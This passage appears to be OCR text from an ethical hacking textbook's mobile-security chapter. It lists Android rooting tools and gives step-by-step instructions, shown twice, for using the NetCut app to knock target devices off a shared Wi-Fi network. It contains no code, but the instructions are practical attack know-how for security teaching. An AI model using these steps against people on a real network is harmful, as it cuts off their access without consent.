

OneClickRoot
1
CONNECT DEVICE
2
IDENTIFY DEVICE
3
ROOT
ROOT NOW
YOU WILL NEED THIS BEFORE PROCEEDING
Android Device
USB Cable
Min 25% Battery
Need Help Rooting? Speak with a Root Expert
Live Chat

Figure 17.19: Screenshot of One Click Root

Some additional Android rooting tools are as follows:

- Magisk Manager (*https://magiskmanager.com*)
- SuperSU Root (*https://supersuroot.org*)
- Framaroot (*https://framaroot-app.com*)
- KingRoot (*https://kingrootapp.net*)
- iRoot (*https://www.iroot.com*)



Blocking Wi-Fi Access Using NetCut

NetCut is a **Wi-Fi killing application** that allows the attackers to identify the target devices and **block access to Wi-Fi** from the victim devices in a network

Steps to Block Wi-Fi Access

- **Step 1:** **Download and install** NetCut Android application on your device
- **Step 2:** Launch the **NetCut app** on the device
- **Step 3:** After opening, it automatically scans for all devices accessing the Wi-Fi network and displays a list under the **CUT** tab on the interface
- **Step 4:** Identify the target device and **tap on it to block Wi-Fi access** from the device. The Wi-Fi propagation symbol on the left of the blocked device name **turns red from blue**. You can confirm this by navigating to the **JAIL** tab on the interface, where the **list of blocked devices** will be displayed

Note: This tool works only on rooted devices

NAME: localhost
IP: 192.168.1.100
MAC: [38:BC:1[redacted]9]
BRAND: Meizu MEIZU
Protected: Yes
ATTACKER: No

Gateways:

NAME:
IP: 192.168.1.1
MAC: [F4:EC:[redacted]26]
BRAND: TP-LINK TP-LINK
Protected: No
ATTACKER: No

Other Network Users: 6

NAME:
IP: 192.168.1.106
MAC: [80:22:[redacted]]
BRAND: Beijing Beny Wave
Protected: No

NAME: NPHD-PC
IP: 192.168.1.101
MAC: [88:9[redacted]:78]
BRAND: Hon Hai Precision foxconn
Protected: No
ATTACKER: No

https://arcai.com

Hacking Android Devices

Owing to the rapidly growing number of users of Android devices, these devices have become primary targets for most hackers. Attackers use various tools such as NetCut, drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy, and so on to launch attacks on Android devices.

Blocking Wi-Fi Access Using NetCut


Source: *https://arcai.com*

NetCut is a Wi-Fi killing application that allows attackers in a network to identify target devices and block Wi-Fi access to these devices.

Note: This application works effectively only on rooted devices.

Follow the steps given below to block Wi-Fi access:

- **Step 1**: Download and install **NetCut** Android application on your device.
- **Step 2**: Launch the NetCut app.
- **Step 3**: It automatically scans all the devices accessing the Wi-Fi network and displays the list under the **CUT** tab on the interface.
- **Step 4**: Identify the target device and tap on it to block Wi-Fi access to the device. The Wi-Fi propagation symbol on the left of the blocked device name turns from blue to red. You can confirm this by navigating to the **JAIL** tab on the interface, where the list of blocked devices will be displayed.


11:27
84
Arcai.com's NetCut
CUT
JAIL
REPORT
OPTION
PRO
DEFENDER

NAME: localhost
IP: 192.168.1.100
MAC: [38:BC:1[redacted]9]
BRAND: Meizu
Protected: Yes
ATTACKER: No

Gateways:

